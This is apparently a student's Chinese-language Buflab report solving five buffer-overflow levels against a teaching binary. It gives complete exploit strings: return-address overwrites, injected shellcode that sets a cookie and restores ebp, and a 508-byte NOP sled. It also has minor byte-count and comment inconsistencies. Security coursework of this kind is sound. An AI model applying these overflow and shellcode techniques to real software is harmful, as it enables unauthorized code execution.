Buflab 实验报告


2020010108 徐浩博

0. Candle

我们先使用 objdump 对可执行文件进行反汇编，获得汇编代码。通过汇编代码，我们可知，test 会调用 getbuf，而对于 getbuf 的汇编代码分析

```
08049284 <getbuf>:
 8049284:   55                      push   %ebp
 8049285:   89 e5                   mov    %esp,%ebp
 8049287:   83 ec 38                sub    $0x38,%esp
 804928a:   8d 45 d8                lea    -0x28(%ebp),%eax
 804928d:   89 04 24                mov    %eax,(%esp)
 8049290:   e8 d1 fa ff ff          call   8048d66 <Gets>
```

我们画出实际运行时的栈:



可以观察到，我们要修改 ret address 的值，需要给前面补够 44 个字节，之后填入我们想跳转的函数地址，这样就可以在 getbuf 运行完毕之后跳转。

查询得知，smoke 的地址为 0x08048b04，根据小端存储，地址应该读入为 04 8b 04 08，故最终应当注入 44 个 00，之后注入 04 8b 04 08

最终机器码如下:


```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 /* 44 bytes of 00*/
04 8b 04 08 /* ret address */
```

1. Sparkler

```
08048b2e <fizz>:
 8048b2e:   55                      push   %ebp
 8048b2f:   89 e5                   mov    %esp,%ebp
 8048b31:   83 ec 18                sub    $0x18,%esp
 8048b34:   8b 55 08                mov    0x8(%ebp),%edx
 8048b37:   a1 04 e1 04 08          mov    0x804e104,%eax
 8048b3c:   39 c2                   cmp    %eax,%edx
```

本题在上题的基础上加入了传参，我们仍按照上题的思路在 ret address 位置注入 fizzy 的函数地址；之后，跳转到 fizzy，由于跳转到 fizzy 时会 pop 地址，因此 esp 在图中 0x8 的位置，之后运行 fizzy 的代码。fizzy 首先 push ebp，这样会导致 esp，接着

mov %esp, %ebp，使得 esp 和 ebp 都位于图中 0x4 的位置，因此参数应当填至(0x4+0x8=0xc)的位置，也即应该在 ret address 之后空 4 个字节填入 cookie，如下图：



总的来说，如上题，首先应当填充 44 字节的 0,；查询得知 fizz 函数的地址在 0x08048b2e，因此紧接着依照小端存储注入 2e 8b 04 08；之后应该注入 4 字节的 0，后注入 cookie，学号 2020010108 对应的 cookie 是 0x6e0f2c71，依照小端存储，存入 71 2c 0f 6e

最终机器码如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 /* 44 bytes of 00 */

2e 8b 04 08 /* ret address */

00 00 00 00 /* 4 bytes of 00 */

71 2c 0f 6e /* param of fizz() */

2. Firecracker

我们通过 gdb 调试进入 getbuf()，通过 i registers 指令获取 ebp 的值，也即有关栈的地址。可以看到 getbuf 中 ebp 指向 0x556832c0；

```
ebp            0x556832c0          0x556832c0 <_reserved+1036992>
```

我们还可以通过 p &global_value 获取 global_value 的地址，可以看到地址为 0x0804e10c

```
(gdb) p &global_value
$1 = (<data variable, no debug info> *) 0x804e10c <global_value>
```

于是我们可以采用如下的一种方法：通过 Gets()向栈内注入代码修改 global_value 并跳转至 bang，并将 ret address 修改为注入代码的起始地址：


首先考虑注入的代码，用汇编可写成如下代码：

```
1 movl $0x6e0f2c71, 0x0804e10c # global_value = cookie
2 push $0x08048b82    # address of bang()
3 ret # jmp to bang()
```

然后我们用 gcc xxx.S -m32 -c 和 objdump -d xxx.o 获得机器码：

```
00000000 <.text>:
   0:   c7 05 0c e1 04 08 71    movl   $0x6e0f2c71,0x804e10c
   7:   2c 0f 6e
   a:   68 82 8b 04 08          push   $0x8048b82
   f:   c3                      ret
```

再结合栈的图，得到跳转的地址：0x556832c0-0x28=0x55683298，因此我们需要在 ret address 的位置填入 98 32 68 55



综上：我们先将要注入的机器码注入，后面补 0，补够 44 字节后填入 ret address 即可

最终机器码为：

c7 05 0c e1 04 08 71 2c 0f 6e 68 82 8b 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 /* 16 bytes of code + 28 bytes of 00 */
98 32 68 55 /* ret address*/

3. **Dynamite**

与上一题相似，这次我们需要改变 eax 的值并跳转回 test 的对应位置，我们需要注入的机器码如下：

```
mov $0x6e0f2c71, %eax    # set eax = cookie
push $0x08048bf3     # address of test() to exec
ret # jmp to test()
```

```
00000000 <.text>:
   0:   b8 71 2c 0f 6e          mov    $0x6e0f2c71,%eax
   5:   68 f3 8b 04 08          push   $0x8048bf3
   a:   c3                      ret
   b:   90                      nop
```

然而上一题中，我们并没有考虑 ebp 的改变，而想要回到 test 正确运行之后的代码，必须要求 ebp 不能改变，于是我们通过 gdb，加断点于 test()，记录 ebp 的值为 0x556832f0

```
ebp            0x556832f0          0x556832f0 <_reserved+1037040>
```

考虑到 ret address 的地址-4 即为储存 ebp 的位置，因此我们将 0x556832f0 紧贴着 ret address 放在它的前面，小端存储为 f0 32 68 55

综上：我们先注入机器码，并补够(44-4)=40 字节 0，然后紧接着放置 ebp(f0 32 68 55)，最后放置 ret address(98 32 68 55)，机器码为：

b8 71 2c 0f 6e 68 f3 8b 04 08 c3 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 /* 12 bytes of code + 28 bytes of 00 */
f0 32 68 55 /* ebp */
98 32 68 55 /* ret address */

另一种做法是将 ebp 赋值过程放进注入的代码中，在此不赘述细节。机器码为：

b8 71 2c 0f 6e bd f0 32 68 55 68 f3 8b 04 08 c3 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 /* 17 bytes of code + 27 bytes of 00 */
98 32 68 55 /* ret address */

4. **Nitroglycerin**


与上题相似，我们需要注入代码，首先我们改变 eax，之后我们需要使 ebp 恢复。然而由于 ebp 会改变，在此处我们不能直接确定 ebp 的精确值，但我们可以通过 esp

获得。在 testn 中，ebp==esp+0x8，因此我们只需使 ebp=esp+8 即可。最后需要跳转到 testn 的对应代码 0x08048c67 即可，具体代码见下：

```
mov $0x6e0f2c71, %eax    # set eax = cookie
lea 0x28(%esp), %ebp     # set ebp = esp + 0x28
push $0x08048c67     # address of testn() to exec
ret # jmp to testn()
```

```
00000000 <.text>:
   0:   b8 71 2c 0f 6e          mov    $0x6e0f2c71,%eax
   5:   8d 6c 24 28             lea    0x28(%esp),%ebp
   9:   68 67 8c 04 08          push   $0x8048c67
   e:   c3                      ret
   f:   90                      nop
```

我们通过 gdb，获知运行 getbuf 时 ebp 的范围为 0x55683250-0x55683330，运行 sub $0x218,%esp 后 esp 的范围为 0x556830a8-0x55683118，因此，Gets 读入的开始地址范围为 0x556830b8-0x55683128，为了成功跳转至注入的代码处，我们将 ret address 修改为注入代码起始位置的可能的最大位置 0x55683128，并且让注入的代码前面全是 90(nop)。栈的具体情况见下图，可知需要在 ret address 前需要补充 524 个字节，除去需要注入的 16 字节代码，应该补充 508 个 90。



考虑到地址范围波动并没有超过前面补 90 的长度，因此最终程序会成功运行到我们注入的代码区段。机器码为：

90 … 90 /* 508 bytes of 90 */

b8 71 2c 0f 6e 8d 6c 24 28 68 67 8c 04 08 c3 90 /* 16 bytes of code */

28 31 68 55 /* ret address */

5. 实验心得

在本次实验中，我系统回顾了函数栈帧等的概念，并且能够非常熟练地利用这些概念解决具体问题。

除此之外，我还系统学习了诸如 gdb，AT&T 汇编等知识，总体来说收获匪浅，在一次次的成功注入成功攻击的过程中中，也获得了许多乐趣。